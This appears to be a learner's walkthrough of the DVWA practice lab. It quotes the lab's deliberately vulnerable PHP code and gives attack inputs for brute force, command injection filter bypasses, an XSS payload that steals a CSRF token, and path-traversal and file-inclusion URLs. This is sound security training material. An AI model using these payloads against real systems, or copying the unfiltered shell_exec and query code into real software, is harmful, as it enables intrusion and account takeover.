DVWA Walkthrough Notes
DVWA is an introductory web security learning lab. If you study it together with the source code, it is a good beginner-friendly security range. I practiced on this lab when I first entered the field, before I had the habit of taking notes, so only partial write-ups are provided here. I will slowly fill in the rest when I have time.
Environment Configuration
DVWA, kali2020.4, Firefox browser, China AntSword
Firefox penetration testing browser download: Link: https://pan.baidu.com/s/1zBSl8CyJN6HHbsYC1JpOlQ Extraction code: zj13
Building the environment itself is not meaningful; the focus should be on the vulnerabilities. I recommend directly pulling a Docker image.
# Pull image
docker pull sqreen/dvwa
# Deploy and install
docker run -d -t -p 8888:80 sqreen/dvwa
Brute Force
In web security, brute forcing is a basic skill. It requires not only good dictionaries, but also the ability to flexibly write scripts.
Low
Brute forcing generally means adding threads, then seeing whether the dictionary is large enough and good enough. Writing it here would be a bit of a waste of time, so I will provide the idea.
View the source code:
if( isset( $_GET[ 'Login' ] ) ) {
    # Get username and password
    $user = $_GET[ 'username' ];
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    # Query and validate username/password
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
      # Output avatar and username
      $avatar = mysql_result( $result, 0, "avatar" );
      echo "<p>Welcome to the password protected area {$user}</p>";
    }
    else {
        Login failed
    }
    mysql_close();
}
Source auditing shows that neither the username nor password is filtered. A single-threaded dictionary run is enough.
Medium
View the source code:
// The username and password are filtered
$user = $_GET[ 'username' ];
$user = mysql_real_escape_string( $user );
$pass = $_GET[ 'password' ];
$pass = mysql_real_escape_string( $pass );
$pass = md5( $pass );

// Validate username and password
$query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";

if( $result && mysql_num_rows( $result ) == 1 ) {
    Login successful
}
else {
  sleep( 2 );
    Login failed
}
Code auditing shows a small change here: when login fails, it delays for two seconds. This slows brute forcing down a bit, but brute forcing is still not a big problem.
High
View the source code:
// Check the user's token
checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

// Filter username and password
$user = $checkToken_GET[ 'username' ];
$user = stripslashes( $user );
$user = mysql_real_escape_string( $user );
$pass = $_GET[ 'password' ];
$pass = stripslashes( $pass );
$pass = mysql_real_escape_string( $pass );
$pass = md5( $pass );

// Data matching
$query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

if( $result && mysql_num_rows( $result ) == 1 ) {
  Login successful
}
else {
  sleep( rand( 0, 3 ) );
  Login failed
}
This level adds token validation. The Burp Suite brute-force process is briefly introduced below.
Intercept the packet with Burp, choose Pitchfork mode, and wrap the items to be cracked with dollar signs.

Add a payload to the first item.

Add a payload to the second item.

The value to match needs to be captured.

First change the thread count to 1.
Then add a matching rule in Grep - Extract under Options.

Select and copy it.

Paste it here.

Find the Redirections module, allow redirection, and choose always.

The brute-force preparation is complete. Start brute forcing.


Brute force succeeds.
Command Injection
Users can execute malicious code statements. In real-world scenarios this is highly dangerous and is also called command execution. It is usually considered a high-risk vulnerability.
Low
View the source code:
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];
    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
       // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
Notice the two functions here: stristr and php_uname.
The stristr function searches for the first occurrence of a string within another string and returns the remaining part of the string starting at the match. If the searched string is not found, it returns FALSE. The string parameter specifies the string to search in, the search parameter specifies the string to search for. If this parameter is numeric, it searches for the character matching the corresponding ASCII value. The optional before_true parameter is Boolean and defaults to false; if set to true, the function returns the part of the string before the first occurrence of search.
The php_uname(mode) function returns information about the operating system running PHP. The mode parameter can be a (default; includes all modes in the sequence s n r v m), s (operating system name), n (hostname), r (release name), v (version information), or m (machine type).


Here the code determines the operating system and executes different ping commands, but it performs no filtering on the ip parameter, causing arbitrary command injection.
Result verification:
Medium
View the source code:
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];
    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );
    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>

Compared with the Low-level code, this filters the ip parameter to some extent. str_replace replaces && and ; with empty strings. Since only && and ; are filtered, & can be used to bypass it. Because str_replace replaces && and ; with empty strings, the following form can be used to bypass it: 127.0.0.1&;&ipconfig
High
View the source code:
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);
    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
The blacklist is further improved here. It replaces "| " (note the space after |) with an empty string, so "|" can be used to bypass it.
CSRF
Medium
First try the Low-level payload:
http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=2&password_conf=2&Change=Change#It fails. Capture packets and compare the packet for normal password modification with the packet that uses CSRF to modify the password. Normal password modification:  CSRF modification:
  The packet constructed with CSRF is missing a
 referer header. Viewing the source code shows that Medium level does validate referer.  So we only need to add the
 referer information from the normal password modification request into the packet.  Modification succeeds.
High
Normal password modification looks like this:


The High level adds token validation, and the token changes every time. Here we use an XSS vulnerability to obtain the token first. Switch to stored XSS and use this payload:
<iframe src="../csrf/" onload=alert(frames[0].document.getElementsByName('user_token')[0].value)

Obtain the token:
Construct the password modification URL and add the token value.

Modification succeeds.
File Inclusion
Related Knowledge
File inclusion statements in PHP:
include()        // Include multiple times; if inclusion fails, the script produces a warning and continues running
include_once()   // Include once; if inclusion fails, the script produces a warning and continues running
require()        // Include multiple times; if inclusion fails, the script produces an error and terminates
require_once()   // Include once; if inclusion fails, the script produces an error and terminates
Local file inclusion:
http://localhost/php/fileInclusion/fileInclude.php?path=./name.phpRemote file inclusion:
http://localhost/php/fileInclusion/fileInclude.php? path=http://10.10.10.212/php/fileInclusion/info.phpRead files while ignoring file extensions.
Read image source code directly:
http://localhost/fileInclusion/fileInclusion.php? path=../DVWA\hackable\uploads/1.jpgUnconditional parsing of PHP code:
When the source code of the included file is read, if content matching PHP code syntax is encountered, it will be executed unconditionally. This also gives image webshells a path to execution.
http://10.10.10.129/fileInclusion/fileInclusion.php? path=../DVWA\hackable\uploads/1_yjh.jpgMedium
http://127.0.0.1/dvwa/vulnerabilities/fi/?page=..././..././hackable/uploads/php.jpg
High
